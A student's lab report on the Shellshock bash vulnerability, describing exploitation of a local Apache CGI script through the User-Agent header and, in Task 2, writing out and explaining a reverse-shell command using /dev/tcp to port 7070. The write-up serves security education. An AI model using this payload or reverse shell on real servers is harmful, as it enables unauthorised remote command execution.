
SHELLSHOCK LAB


NAME: JASHWANTH REDDY GANGULA  
SUID: 646254141



The above image contains the initial setup requirements like enable cgi , start Apache server,


Download the bash containing the vulnerability of shellshock(since it is fixed in dash program) using wget. Make it an executable, link the /bin/sh program to vulnerable bash program.

Task1:



CGI is utilized by webservers to run executable programs that generate dynamic web pages. The cgi scripts use bash shell which is prone to shellshock attacks. We place the myprog.cgi in /usr/lib/cg-bin and set its permissions to 755.This is also default folder for Apache Web server.  
Using curl we can send http requests with HTTP\_USER\_AGENT variable …. When Apache forks c a child process to execute the CGI program, it passes HTTP\_USER\_AGENT variable along with other environment variables, to CGI program. Because of the error in parsing logic by the bash, it considers whatever is within the user\_agent variable (“starts with format () {”)and passes this function. The command “/bin/ls –l” is also executed in addition to the function definition. So we get the list of all the files inside /usr/lib/cgi-bin folder. The command “strings /proc/$$/environ” in the last line prints out all the environment variables of a process, where $$ will be replace by bash with ID of current process.

Task2:



Here we have two terminals. Assume the top one is attacker terminal, and the bottom terminal is server terminal. The attacker terminal will block, waiting for new tcp connection on port 7070. The exploit in the second terminal will trigger a TCP connection to attacker machine port 7070 and creates a reverse shell. The command “/bin/bash –I /dev/tcp/127.0.0.1/7070 0<&1 2>&1” explanation is as follows:

“/bin/bash –I” -> the option I is interactive, meaning shell must be interactive

“ > /dev/tcp/127.0.0.1/7070”: This causes the standard output of the shell to be redirected to tcp connection to 7070 on attacker machine.

“0 <&1”: File descriptor 0 is the standard input device. This option tells the system to use standard output device as standard input device. But stdout is already redirected to tcp connection. So the shell program also gets the input from tcp connection.

“2>&1”: File descriptor 2 represents the standard error stderr. This causes the error output to be redirected to stdout, which is TCP connection.